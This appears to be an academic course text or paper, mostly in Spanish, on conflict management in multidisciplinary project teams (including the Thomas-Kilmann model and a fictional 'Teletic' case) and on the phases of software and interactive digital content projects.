Abstract: The project team must consider the project in the context of its cultural, social, international, political and physical environment. The team has to understand how the project affects people and how people affect the project. This may require an understanding of the economic, demographic, educational, ethical, ethnic, religious, and other characteristics of the people affected by the project or who may have an interest in the project. The project manager should also examine the culture of the organization and determine whether it is recognized that project management plays a valid role with responsibility and authority to manage the project. Some team members may need to be familiar with applicable international, national, regional and local laws and customs, as well as the political climate that could affect the project. Other international factors to consider are time zone differences, national and regional holidays, travel requirements for face-to-face meetings, and teleconference logistics. This project examines how to manage interactive digital content and the most appropriate technology for it.

Keywords: digital contents

1 ¿Qué es un conflicto?

Los conflictos forman parte de la naturaleza humana ya que tienen que ver con la percepción y cada persona, departamento, equipo percibe la realidad de manera distinta.

Generalmente cuando se piensa en conflicto, se asocia a algo negativo. Pues bien, veremos que son necesarios y pueden ser una oportunidad para crecer, como equipo, cambiar y/o innovar. No todos los conflictos se pueden resolver, pero sí gestionar, de hecho es fundamental gestionarlos para poder sacar el proyecto más rápido y con menos esfuerzo.



1.1 Definición de conflicto

“Una lucha expresada entre por lo menos dos partes quienes perciben sus Metas incompatibles, una escasez de recursos e interferencia por el otro lado en el alcance de sus metas” (Hocker y Wilmot, 1991)

conflicto.

(Del lat. *conflictus*).

1. m. Combate, lucha, pelea. U. t. en sent. fig.
2. m. Enfrentamiento armado.
3. m. Apuro, situación desgraciada y de difícil salida.
4. m. Problema, cuestión, materia de discusión.
5. m. *Psicol.* Coexistencia de tendencias contradictorias en el individuo, capaces de generar angustia y trastornos neuróticos.
6. m. *desus.* Momento en que la batalla es más dura y violenta.

~ colectivo.

1. m. En las relaciones laborales, el que enfrenta a representantes de los trabajadores y a los empresarios.

Un ejemplo de conflicto para ilustrar el concepto podría ser el siguiente: Tenemos un equipo al que se le encarga un proyecto con el objetivo de diseñar e implantar una plataforma de formación on-line para una empresa en un mes. El equipo del proyecto está formado por un ingeniero informático, un diseñador gráfico, un diseñador de contenidos y el jefe de proyecto. El conflicto surge cuando el ingeniero técnico piensa que su trabajo es más importante y valioso que el de los demás, y empieza a mostrar actitudes de menosprecio al resto de compañeros, a no comunicar el trabajo realizado con eficacia e intenta imponer su punto de vista. El resto de compañeros se molestan y

empiezan las “luchas de poder.” A las partes implicadas, se les olvida que el objetivo es diseñar e implantar la plataforma en el plazo establecido.

1.2 Aspectos positivos y negativos de un conflicto

Tendemos a pensar que los conflictos son negativos, pero si los gestionamos de manera adecuada pueden ser una oportunidad para crecer, desarrollarnos. Los conflictos en los equipos de trabajo son necesarios para provocar cambios, innovación y madurez como equipo.

En la siguiente tabla te mostramos los aspectos positivos y negativos que tienen los conflictos en un equipo de trabajo y organización:

POSITIVOS	NEGATIVOS
Hace que se tenga en cuenta problemas que antes no se habían tenido en cuenta.	Genera emociones negativas y gran estrés.
Motiva a las personas a entender el punto de vista de los demás.	Limita la comunicación y finalmente la coordinación.
Facilita la producción de nuevas ideas, la creatividad y el cambio.	Produce cambios de líderes participativos a líderes autoritarios
Puede mejorar el proceso de toma de decisiones al forzar a las personas a cuestionarse sobre lo que está en la base de dichas decisiones.	Genera “etiquetas” hacia las personas (como por ejemplo: es comunista, es mujer, es delincuente, etc.).
Puede fortalecer el compromiso con la organización si se resuelve adecuadamente.	Enfatiza lealtad a un pequeño grupo, perjudicando a toda la organización.

1.3 Etapas de un conflicto

Los conflictos pasan por varias fases:

- **Inicial o latente:** Comienza a gestarse el conflicto. Un o las dos partes percibe la incompatibilidad de intereses para alcanzar el objetivo.
- **Conflicto percibido pero no expresado:** Las partes implicadas son conscientes del conflicto pero no se ha expresado abiertamente. Puede que sólo una de las partes perciba el conflicto y la otra no.
- **Conflicto asumido:** Las partes son conscientes del conflicto y se manifiesta en conductas.
- **Conflicto manifiesto o disputa:** Las partes ponen en marcha su estilo de gestión del conflicto.
- **Resolución y bases para un nuevo conflicto:** Tenemos que tener en cuenta que un conflicto mal gestionado o un conflicto latente, el cual no se manifiesta, da lugar a otro conflicto.



2 El papel del project manager en la gestión de conflictos

Entre las competencias que tiene un Project Manager, además de las esenciales en cuanto a gestión de proyectos, es fundamental que desarrolle la habilidad para gestionar un equipo multidisciplinar. La gestión de conflictos forma parte de la habilidad para hacer funcionar un equipo multidisciplinar eficiente.

2.1 La necesidad de prevenir y gestionar los conflictos en los proyectos

Un conflicto gestionado de manera ineficiente obstaculiza y retrasa el trabajo, además de romper la cohesión grupal [1-10].

En algunas ocasiones los conflictos proceden de una mala comunicación por parte del Project Manager con su equipo. Para prevenirlos teniendo en cuenta los siguientes puntos:

- **Preparación:** Consultar las lecciones aprendidas de anteriores proyectos son una buena fuente de conocimiento para saber qué nos espera en el actual proyecto.
- **Conocer a los miembros del equipo:** Fortalezas, áreas de mejora, etc.
- **Comunicar objetivos, funciones y tareas** a cada miembro del equipo y verificar que cada profesional tiene claro estos puntos.
- Utilizar canales de comunicación adecuados.



3 Gestión de conflictos en project manager

En este apartado trataremos las causas de los conflictos para poder posteriormente identificarlas en la práctica real, estudiaremos el modelo de gestión de conflictos laborales de Thomas Kilmann, identificado primero tu estilo personal de gestión de conflictos de este modelo, y finalmente veremos las pautas a seguir para gestionar de manera adecuada cualquier conflicto.



3.1 Causas de los conflictos en los equipos de trabajo

Las causas más comunes de los conflictos son las cuatro siguientes:

En muchas ocasiones los componentes de un equipo tienen creencias erróneas acerca del trabajo, funciones o roles de los demás. Algunos ejemplos típicos son pensar por ejemplo que un diseñador gráfico sólo dibuja, que su trabajo es fácil; que un ingeniero técnico es cuadrado y que dice que no se puede hacer algo porque a él le conviene; los diseñadores de contenidos piden cualquier cosa y como no son expertos en software no pintan nada o que el jefe de proyecto lo único que hace es presionar y no comunica.



Pues bien, cuando trabajamos en un proyecto con un equipo multidisciplinar, debemos pensar que cada experto está en el proyecto porque es necesario, complementa al resto del equipo y todos cumplen un papel necesario e importante. Una de las habilidades fundamentales para trabajar en equipo es la flexibilidad, que tiene que ver con saber adaptarte al resto de los componentes del equipo. Se trata de ceder en algunas cuestiones y amoldarte a las otras personas.



3.2 El modelo de Thomas Kilmann

El Instrumento Thomas Kilmann de Modos de Conflicto (TKI) evalúa la conducta del individuo en situaciones de conflicto, es decir, situaciones en las que los intereses de dos personas parecen ser incompatibles. En las situaciones de conflicto, podemos describir la conducta de la persona según dos dimensiones básicas*: (1) **asertividad**, la medida en que el individuo intenta satisfacer sus propios intereses y, (2) **cooperación**, la medida en que el individuo intenta satisfacer los intereses de la otra persona. Estas dos dimensiones de la conducta se pueden utilizar para definir los cinco estilos de resolución de conflictos que veremos en el apartado 3.2.2.


3.2.1 Identificación de estilo personal

Si quieres conocer tu patrón de gestión de conflictos laborales según el modelo Thomas Kilmann, puedes completar y corregir el cuestionario que aparece en el anexo.

3.2.2 Los estilos de gestión de conflictos Thomas Kilmann

Las dos dimensiones básicas de comportamiento (asertividad y cooperación) pueden utilizarse para definir cinco estilos específicos para gestionar los conflictos:

- **Competir:** Supone imponerse y ser poco cooperante: el individuo busca sus propios intereses. Competir puede suponer defender tus derechos, defender una posición que se cree que es correcta, o simplemente tratar de ganar. Es un estilo en el que una parte gana y la otra pierde.
- **Acomodarse:** Consiste en ser cooperante y poco impositivo, esto es, lo opuesto a competir. Cuando se acomoda, un individuo niega sus propios intereses para satisfacer los intereses de la otra persona, por lo que hay un elemento de sacrificio en esta modalidad. Acomodarse puede tomar la forma de generosidad o caridad, obedecer las órdenes de otra persona cuando uno preferiría no hacerlo, o ceder al punto de vista de otro. En algunas ocasiones se elige este estilo para que la otra parte te deba algo.
- **Eludir:** No es ni cooperante ni asertivo; el individuo no busca de forma inmediata sus intereses o los de la otra persona. El conflicto no se trata. Eludir puede ser una forma diplomática de dejar el problema al margen, posponer una cuestión para un momento mejor, o simplemente retirarse ante una situación amenazante.
- **Colaborar:** Consiste en ser tanto asertivo como cooperante. Es justamente lo opuesto a eludir. Colaborar implica un intento de trabajar con la otra parte en busca de una solución que satisfaga plenamente los intereses de todas las partes implicadas. Significa investigar el tema para identificar los conceptos subyacentes para ambas personas y buscar una alternativa válida para todos. La colaboración entre dos personas puede tomar la forma de explorar un desacuerdo para conocer los puntos de vista del otro, o intentar buscar una solución creativa a un problema interpersonal.
- **Compromiso:** Está a medio camino entre la asertividad y la cooperación. El objetivo es encontrar una solución mutuamente aceptada que satisfaga de forma parcial ambas partes. Por ello, trata el tema de una forma más directa que al eludir, pero no explora tan a fondo como en la colaboración. Compromiso puede significar partir la diferencia por la mitad, intercambiar concesiones, o buscar de forma rápida una posición a medio camino.



3.3 Proceso general en la gestión de conflictos

Existe un proceso básico a la hora de gestionar conflictos, que se aplica junto con el estilo más adecuado de gestión de conflictos:

- a. **Analizar si merece la pena entrar en el conflicto.** En algunas ocasiones es mejor eludir, ya que puede que salgas dañado, o que no merezca la pena.
- b. **Escuchar activamente.** Escuchar a la otra parte activamente, significa prestar toda tu atención en recoger la información, concentrado en lo que dice, sin estar pensando en lo que se va a responder ni interrumpir. Cuando escuchamos activamente, lo hacemos para obtener más información e intentar comprender a la otra parte, para poder ponernos en su lugar y dar una respuesta adecuada.
- c. **Mostrar empatía.** Es decir, hacerle ver a la otra persona que hemos comprendido su punto de vista sobre el conflicto, que nos ponemos en su lugar. Ser empático significa tener la capacidad de comprender las necesidades y emociones de los demás, poniéndose en su lugar, lo que no significa que aceptemos o estemos de acuerdo con lo que piensa, diga, quiera o sienta la otra persona, departamento, et. Cuando hablamos de empatía, tenemos en cuenta que la manera de ser de las otras personas, para adecuarnos a ellas.
- d. **Explicar de manera asertiva (defender tus derechos sin agredir a los demás) tu punto de vista sobre el conflicto.** Ser asertivo significa decir lo que piensas u opinas de manera adecuada en la situación adecuada sin agredir a los demás. La persona asertiva sabe escuchar activamente, dice lo que piensa, opina o siente directamente de manera correcta y propone lo que quiere que suceda para provocar un cambio. Ser asertivo, no significa tener el poder de cambiar a los demás.
- e. **Redefinir el conflicto y proponer posibles soluciones de manera asertiva.** Ambas partes deben tener claro cuál ha sido el motivo de conflicto, y qué es lo que hay que gestionar. Las dos partes implicadas proponen alternativas y se estudian cuáles son gratificantes para ambos.
- f. **Trazar un plan de acción para la gestión del conflicto y cumplirlo.** Es importante cumplir con las alternativas de soluciones que se han dado y hacer seguimiento de ello.

Para gestionar conflictos de manera asertiva es fundamental basarnos en datos y no en calificativos personales, creencias u opiniones, ya que son fácilmente discutibles.

3.4 Practicando: El caso Teletic

A continuación te planteamos “El caso Teletic”, un caso ficticio, para que pongas en práctica lo estudiado sobre gestión de conflictos hasta el momento. La empresa Teletic da servicio en solu-

ciones tecnológicas a diversos sectores. Entre los múltiples proyectos que lleva a cabo, nos encontramos con el proyecto “Innovación en el museo National Spain”. Actualmente la página web de dicho museo es meramente informativa, no es un portal moderno, no permite interactuar con los contenidos, tampoco tiene funcionalidades para atraer a diferente público: por ejemplo no hay juegos para los niños, foros para expertos o curiosos, recursos para profesores, etc.

El museo National Spain quiere una página moderna pero no sabe cómo la quiere exactamente. Para el proyecto Teletic cuenta con dos diseñadores gráficos (Pablo y Jhon), una artista (Alba), un community manager (Sergio), una persona de usabilidad (Yesica), un arquitecto (Carlos), un diseñador de contenidos (Rubén), un diseñador de actividades (Mary), un programador (Verónica) y un Project manager (Adam).

Debido a temas económicos, se ha decidido en una reunión de equipo, tras un análisis tecnológico, reconstruir la página web, reutilizando algunos elementos. A los diseñadores gráficos, Pablo y Jhon; y al diseñador de contenidos, Rubén, no les ha caído bien esta decisión. Piensan que su trabajo estará muy restringido y que saldrá una chapuza. Sienten que se menosprecia su opinión profesional y que se les minusvaloran.

Pablo y Jhon han tomado una actitud de no comunicar al equipo lo que opinan sobre cuestiones necesarias para el proyecto y casi no hablan con el resto del equipo.

Rubén, sin embargo, muestra una actitud agresiva, de crítica negativa hacia el trabajo de sus compañeros continuamente. Hace sentir al resto del equipo, que su trabajo es más importante que el de los demás [11-15].

Debido a estas tensiones, el equipo se está cansando de estas actitudes y se irritan. Cada profesional ha optado por hacer su trabajo de forma individual, se ha reducido la comunicación de equipo, lo que ha ocasionado múltiples errores que retrasan el proyecto. La situación se agrava cada día que pasa. Adam decide convocar una reunión para gestionar este conflicto con todo el equipo.

Qué harías si fueses Adam para gestionar este conflicto de la manera más adecuada. Qué estilo de gestión utilizarías y qué pasos seguirías.

Corrección del caso Teletic

Adam como Project Manager, tal y como vimos en el apartado 2.1 debería conocer a los miembros del equipo, fijar por escrito los objetivos, tareas y funciones de cada miembro, para evitarse confusiones al respecto. En este caso, una de las causas del conflicto es las diferencias en necesidades, objetivos y valores por parte de los diseñadores. Adam debería sentarse con ellos individualmente, antes de la reunión de equipo, escuchar a las personas, mostrar empatía y aclarar los objetivos y funciones de cada persona. De este modo, además, quedaría claro el motivo de la decisión tomada en cuanto a reconstrucción de la página, que es otra de las causas del conflicto (expectativas diferentes sobre resultados). Además si las personas entienden bien el proyecto y los por qué de las decisiones, se reducirán las actitudes poco colaborativas y se allanará el camino para trabajar en equipo.

Después de esta gestión por parte de Adam, estaría bien que en la reunión el primer punto sea refrescar el objetivo del proyecto y hacer hincapié en la necesidad de contar con perfiles múltiples para el éxito del proyecto.

Generalmente en este tipo de conflictos hay falta de empatía por parte de algunos miembros del equipo, sería adecuado que cada profesional hiciera un resumen de su trabajo, para que el resto conozca y comprenda lo que hacen y cómo se sienten sus compañeros, y sentirse más valorados. Hacer hincapié en la valiosa aportación de cada profesional es fundamental.

Cada persona debería expresar verbalmente en la reunión cuál creen que es el problema, para entre todos redefinirlo y plantear alternativas. Siempre aplicando el proceso de escuchar activamente, mostrar empatía, defender tu punto de vista con asertividad y trazando un plan de acción.

Un tema a tratar para la gestión del conflicto es la comunicación en el equipo, implantar medidas adecuadas para la fluidez de la comunicación.

La estrategia más adecuada en este caso es la colaboración por parte de todos los miembros del equipo. El objetivo es sacar el proyecto adelante con la mayor calidad posible y rapidez. Son importantes las necesidades de cada persona pero también las de los demás y teniendo en cuenta el objetivo común. En este caso, probablemente con estas acciones, Pablo y Jhon, al sentirse escuchados, tener más claro el proyecto y sentirse más valorados cambiaran de actitud, es de esperar lo mismo para Rubén. Es muy importante que se tomen medidas consensuadas en equipo y que se haga seguimiento de lo trazado en el plan de acción [16-20].

4 Gestión de proyectos

4.1 Introducción

En este tema vamos a realizar un recorrido sobre la gestión y dirección de proyectos especialmente enfocado hacia los proyectos CDI. Si bien no vamos a entrar a un detalle profundo de una gestión, sí que vamos a hacer un recorrido sobre los elementos clave, las fases y los principales problemas que se suelen encontrar en la dirección de proyectos. La dirección de un proyecto incluye:

- Identificar los requisitos
- Establecer unos objetivos claros y posibles de realizar
- Equilibrar las demandas concurrentes de calidad, alcance, tiempo y costes
- Adaptar las especificaciones, los planes y el enfoque a las diversas inquietudes y expectativas de los diferentes interesados.

Los directores del proyecto a menudo hablan de una “triple restricción” —alcance, tiempos y costes del proyecto— a la hora de gestionar los requisitos concurrentes de un proyecto. La calidad del proyecto se ve afectada por el equilibrio de estos tres factores. Los proyectos de alta calidad entregan el producto, servicio o resultado requerido con el alcance solicitado, puntualmente y dentro del presupuesto. La relación entre estos tres factores es tal que si cambia cualquiera de ellos, se ve afectado por lo menos otro de los factores. Los directores de proyectos también gestionan los proyectos en respuesta a la incertidumbre. El riesgo de un proyecto es un evento o condición inciertos que, si ocurre, tiene un efecto positivo o negativo al menos en uno de los objetivos de dicho proyecto.

4.1.1 Comprensión del entorno del proyecto

Casi todos los proyectos se planifican e implementan en un contexto social, económico y ambiental y tienen impactos positivos y negativos deseados y/o no deseados. El equipo del proyecto debe considerar el proyecto en el contexto de su entorno cultural, social, internacional, político y físico. **Entorno cultural y social.** El equipo tiene que entender cómo afecta el proyecto a las personas y cómo afectan las personas al proyecto. Esto puede requerir una comprensión de los aspectos económicos, demográficos, educativos, éticos, étnicos, religiosos, y de otras características de las personas a quienes afecta el proyecto o que puedan tener un interés en éste. El director del proyecto también debe examinar la cultura de la organización y determinar si se reconoce que la dirección de proyectos desempeña un rol válido con responsabilidad y autoridad para gestionar el proyecto.

Entorno internacional y político. Es posible que algunos miembros del equipo tengan que estar familiarizados con las leyes y costumbres internacionales, nacionales, regionales y locales aplicables, así como con el clima político que podría afectar al proyecto. Otros factores internacionales a tener en cuenta son las diferencias de husos horarios, los días festivos nacionales y regionales, los requisitos de viaje para reuniones cara a cara y la logística de teleconferencias.

Entorno físico. Si el proyecto va a afectar a su ámbito físico, algunos miembros del equipo deberán estar familiarizados con la ecología local y la geografía física que podrían afectar al proyecto o ser afectadas por el proyecto [21-25].

4.1.2 Conocimientos y habilidades de dirección general

La dirección general comprende la planificación, organización, selección de personal, ejecución y control de las operaciones de una empresa en funcionamiento. Incluye disciplinas de respaldo como por ejemplo:

- Gestión financiera y contabilidad
- Compras y adquisiciones
- Ventas y comercialización
- Contratos y derecho mercantil
- Fabricación y distribución
- Logística y cadena de suministro
- Planificación estratégica, planificación táctica y planificación operativa
- Estructuras y comportamiento de la organización, administración de personal, compensaciones, beneficios y planes de carrera
- Prácticas sanitarias y de seguridad
- Tecnología de la información.

La dirección general proporciona los fundamentos para desarrollar habilidades de dirección de proyectos y a menudo es esencial para el director del proyecto. En cualquier proyecto, es posible que se requieran habilidades relativas a una gran cantidad de temas generales de dirección. La bibliografía sobre dirección general documenta estas habilidades y su aplicación es esencialmente igual en un proyecto.

4.1.3 Habilidades interpersonales

Los proyectos de software más que cualquier otro tipo de proyectos implica el trabajo con personas. Si bien ya se ha referido a este tema de forma larga y concisa en el tema 1 de éste módulo, cabe destacar que en otro tipo de proyectos los medios toman bastante más protagonismo. Un ejemplo de esto puede ser la, ya manida, construcción de un puente. A lo largo del módulo 3 hemos estado hablando bastante del proceso de construcción de un puente, si bien, la mano humana es imprescindible, muchos de los procesos han sido automatizados por máquinas hasta el punto que no es posible realizar el trabajo sin la maquinaria específica. En la construcción de un puente existen muchos perfiles con un grado de especialización bajo. Sin embargo, en los proyectos software no existe (o al menos no de forma tan significativa) el concepto de material, es decir, una inversión y objetivo importante de un puente son los materiales, vehículos, estructuras, etc. necesarios mientras que en un proyecto software lo importante son las personas, su conocimiento y su productividad. De ahí que la gestión de las relaciones interpersonales sea tan importante. Dicha gestión incluye:

- **Comunicación efectiva.** Intercambio de información
- **Influencia en la organización.** Capacidad para “lograr que las cosas se hagan”
- **Liderazgo.** Desarrollar una visión y una estrategia, y motivar a las personas a lograr esa visión y estrategia

- **Motivación.** Estimular a las personas para que alcancen altos niveles de rendimiento y superen los obstáculos al cambio
- **Negociación y gestión de conflictos.** Consultar con los demás para ponerse de acuerdo o llegar a acuerdos con ellos
- **Resolución de problemas.** La más significativa definición del trabajo del director de proyecto. Como reza el proverbio chino: *“Quien quiere hacer algo encuentra un medio; quien no quiere hacer nada encuentra una excusa”*

4.2 Fases de un proyecto software

Cuando empezaron a surgir los primeros proyectos software, éstos se hacían sin planificación, directamente el desarrollador codificaba. Esto daba lugar a una complejidad en la consecución de los objetivos del proyecto enorme, y en el mantenimiento del software aún mayor. Se empezaron a aplicar técnicas extraídas de otras ingenierías como la civil o la arquitectura y surgió la ingeniería de software que a su vez ha ido evolucionando. Aunque existen muchos modelos y metodologías, existe una base común a todas ellas que será la que veamos en este apartado.

Todos los proyectos, que se gestionan como tales, tienen una serie de fases comunes, no tanto porque se realicen tareas iguales, sino porque el objetivo de cada fase con relación al producto a obtener es común a cualquier proyecto.

Así tenemos dos grandes fases: Planificación y Ejecución. Estas fases se dividen en subfases. Veamos cada una de ellas por separado.



4.2.1 Planificación

El objetivo de toda planificación es la de clarificar el problema a solucionar, definir el producto a obtener, o servicio a proporcionar, estimar los costes económicos en que se va a incurrir, así como los recursos humanos y de cualquier otro tipo que se requieran para alcanzar la meta.

En la planificación se suelen distinguir dos grandes subfases: Definición del problema y Definición del plan de proyecto. Mientras que la primera se centra en detallar el producto a obtener, la segunda atiende a las necesidades que aparecerán a lo largo del desarrollo, anticipando el curso de las tareas a realizar, la secuencia en que se llevarán a cabo, los recursos y el momento en que serán necesarios. Hay que tener en cuenta que normalmente hay más bienes o servicios que deseáramos obtener, que recursos disponibles para obtenerlos, por lo que las empresas deben seleccionar entre varias alternativas.

Así una mala definición de un proyecto puede engañar a la empresa y que ésta comprometa sus recursos en un bien del que hubiera podido prescindir en favor de un sustituto más económico.

Definición del problema.

El origen de un proyecto suele ser difuso. Normalmente alguien identifica un problema o una necesidad. Este problema-necesidad hace muy interesante el nacimiento de un proyecto, ya que podemos observar como ante el problema que se plantea unos gerentes lo ven como un impedimento para alcanzar sus metas, mientras otros, pensando que el mismo problema también la tienen sus competidores, lo ven como una oportunidad para dar una solución correcta y posicionarse mejor en el mercado.

Ya sea visto como problema u oportunidad, lo primero que hay que hacer es obtener una descripción clara de éste. La pregunta clave a responder es: *¿Cuál es el problema, o dónde está la oportunidad?* Evidentemente aquí hay que trabajar con los usuarios, directores de empresa y clientes, pues ellos son los que conocen su negocio y será de ellos de quien tendremos que obtener la información para responder a esta pregunta [26-30].



En este punto conviene aclarar la diferencia de roles en los implicados, así:

- Usuario: persona que utilizará el sistema a nivel operativo. Es el que nos da pistas sobre el problema a nivel de funcionamiento. Son responsables de que el sistema funcione de manera eficiente.
- Experto: Los responsables de que el sistema funcione de manera eficaz. Tienen una visión de conjunto, es decir, no solo del sistema, sino que además la interrelación de éste con otros subsistemas de la empresa.
- Cliente es el que arriesga su dinero en el desarrollo, es decir, el que pagará por el sistema.

Estos roles, pueden coincidir en las personas.

Las tareas a realizar en esta fase son:

- Estudiar el sistema actual,
- Discutir y analizar lo que se desea obtener,
- Clarificar las áreas de la empresa que se verán afectadas,
- Definir el problema y sus componentes, aclarando: que es fundamental, que es deseable y que es opcional.
- Visualizar el producto o sistema a proporcionar, así como su adaptación a la organización.
- Identificar al responsable del proyecto.

- Crear una declaración clara de lo que se va a hacer.
- Obtener el sí de los implicados: “Sí, tenemos exactamente ese problema”

En todas las fases y en esta de forma especial se debe estimar los costes previsibles del proyecto y sobre todo el coste de la siguiente fase, la planificación.

Definición del plan de proyecto.

La definición del plan de proyecto es la fase en la que se deberán identificar todas las cosas necesarias para poder alcanzar el objetivo marcado. En esta fase se han de concretar los tres cimientos sobre los que se apoyará el desarrollo de todo el proyecto, estos son:

- Calidad: viene dadas por las especificaciones.
- Coste económico, valorado en el presupuesto.
- Duración: asignada en el calendario de trabajo.

Así como en la fase anterior nos centrábamos en identificar el problema, aquí tendremos que identificar diferentes soluciones y los costes asociados a cada una de ellas.

Aunque muchos autores separan el análisis de la aplicación de la propia planificación, por entenderse que la primera es una tarea técnica, mientras que la planificación es una tarea de gestión, cronológicamente se han de realizar de forma simultánea, aunque, se debería partir de una especificación seria del problema, antes de planificar las tareas, costes y recursos necesarios para desarrollar la aplicación.

Otro asunto es que cada trabajo que se realiza se debe planificar antes de acometerlo. Así antes de realizar el análisis se deberá hacer una planificación de los trabajos asociados a éste, pero difícilmente se podrá realizar la planificación de todo el proyecto.

Las tareas a realizar para planificar el proyecto, las podemos agrupar en:


- Estimar el tamaño de la aplicación a desarrollar.
- Estimar el coste en recursos humanos.
- Identificar las tareas a realizar.
- Asignar recursos a cada tarea.
- Crear un calendario de las tareas.
- Realizar un estudio económico.
- Reunir todo en un documento, Estudio de viabilidad.

Todas estas tareas se suelen realizar de forma secuencial o iterando entre ellas, otro asunto es la secuencia a seguir. La secuencia que seguiremos es la implícita en la lista anterior, aunque la realidad es más compleja y nos encontraremos ante diferentes secuencias y en procesos iterativos.

4.3 Ejecución del proyecto

En esta fase, se trata de llevar a cabo el plan previo. Se verá fuertemente influida por la planificación. Una mala planificación, llevará a una mala ejecución, ya que si se planifica que costará menos tiempo del real, los usuarios presionarán a los desarrolladores, con lo que éstos trabajarán en peores condiciones, del mismo modo, si se planifica un coste inferior, los administradores de la empresa presionarán al personal del proyecto, con lo que estos trabajarán con más estrés.





En la ejecución del proyecto se identifican tres subfases: la puesta en marcha, la subfase productiva y la conclusión del proyecto.

4.3.1 Puesta en marcha

Esta fase se caracteriza fundamentalmente porque en ella se ha de organizar el equipo de desarrollo, los mecanismos de comunicación, la asignación de roles y de responsabilidades a cada persona. Tareas fundamentales son:

- Identificar las necesidades de personal, que aunque ya venían de la fase de planificación, habrá que ajustarla a las disponibilidades actuales.
- Establecimiento de la estructura organizativa.
- Definir responsabilidades y autoridad.
- Organizar el lugar de trabajo. En muchas ocasiones el comienzo de un proyecto tiene tareas como instalación de equipamientos, acondicionamiento de locales, ...
- Puesta en funcionamiento del equipo. Cuando las personas que van a trabajar en un proyecto no se conocen, es oportuno el organizar reuniones más o menos informales para que se conozcan, esto evitará malentendidos y conflictos durante la ejecución del proyecto. Normalmente esto se logra mediante las reuniones de arranque (kick-off) y de seguimiento del proyecto.
- Divulgación de los estándares de trabajo y sistemas de informes. Al comenzar el proyecto, las personas están más receptivas que cuando se encuentran en un trabajo rutinario o cuando el objetivo se transforma en algo obsesivo. Ésta es una razón de peso para introducir los nuevos métodos de trabajo. Es posible que sea el cliente el que marque los estándares.

4.3.2 Fase productiva

En esta subfase, ya tenemos el proyecto con su calendario etc., las especificaciones claras, los recursos y personas en situación de trabajo. Las personas deben llevar a término cada una de las tareas que se les ha asignado en el momento que se le haya indicado. En caso de que alguna persona piense que se pueden producir problemas que vayan a incrementar la planificación, deben informar lo antes posible al responsable del proyecto [31-35].

Por su parte el responsable del proyecto debe:

- Tomar medidas del rendimiento,
- Revisar los informes que le llegan del equipo,
- Mantener reuniones para identificar los problemas antes de que aparezcan, en caso de desviaciones poner en práctica las acciones correctivas necesarias, coordinar las tareas, motivar y liderar al equipo, recompensar y disciplinar

En esta subfase existen una serie de tareas o hitos que se deben cumplir. El volumen de tiempo implicado en la fase productiva respecto al global del proyecto suele estar entorno al 80%. Debido a este factor, vamos a entrar en más detalle respecto a dichas tareas.

Análisis funcional: consiste en analizar la información obtenida en reuniones con el personal implicado, teniendo en cuenta los objetivos del proyecto y los recursos disponibles, y redactar toda esta información para que esté al alcance de todos. Además, servirá como referencia durante las tareas posteriores del proyecto, para conocer en todo momento el alcance, y determinar los niveles de éxito en la consecución del proyecto.


Diseño técnico: consiste en transferir los conceptos del dominio de la realidad al dominio de la informática. Dicho de otra forma transforma el “que” obtenido en el análisis funcional al “como” se va a hacer en la siguiente fase.

Desarrollo/Implementación: Consiste en codificar/implementar el proyecto según se indica en el diseño técnico. Específicamente consiste en generar el software como tal.

Pruebas: Sin duda, la tarea más vilipendiada de todas, quizá porque siempre se encuentra al final, normalmente por falta de tiempo o de equipo especializado. Las pruebas en sus distintas formas, consisten en garantizar dos cosas: Que el sistema funciona y que lo hace acorde a las especificaciones funcionales. Los tipos de pruebas que se suelen llevar a cabo son:

- Unitarias: Prueban fragmentos individuales (componentes) de la aplicación.
- Integración: Realizan las pruebas cuando se juntan varios componentes, son especialmente importantes cuando dichos componentes han sido desarrollados por varias personas.
- Funcionales/Aceptación: Son las pruebas que garantizan que el sistema además de funcionar cubre las expectativas del cliente.

Implantación: Consiste en hacer disponible el software al usuario final. Puede ser tan sencillo como grabarlo en un DVD, subirlo a una web o tan complejo como instalarlo en un servidor de aplicaciones de un banco. Dependiendo del tipo de proyecto esta fase puede no existir.



4.3.3 Cierre del proyecto

Ésta subfase es la opuesta a la de puesta en marcha. En ésta se trata de primero dar por finalizado el proyecto y entregar el producto, o dejar de producir el servicio encomendado. Ésta suele ser una fase muy alegre, se han alcanzado los objetivos propuestos, pero también algo triste, hay que separarse de los compañeros de trabajo.

Las actividades a realizar son las siguientes:

- Hacer entrega definitiva del producto al cliente,
- Revisar las desviaciones del proyecto, identificar causas e indicar formas diferentes de actuación en futuros proyectos.
- Reasignar el personal a los nuevos proyectos o reintegrarlos en los departamentos de partida.
- Es interesante documentar las relaciones entre los empleados para futuros proyectos.

4.4 Fases de un proyecto CDI

En este apartado nos centraremos específicamente en las fases o tareas que son específicas dentro de la creación de un CDI. Veremos que dependiendo del tipo de CDI aparecerán una serie de tareas que irán ubicadas dentro de los grandes bloques que hemos visto en el apartado anterior (Fases de un proyecto Software).

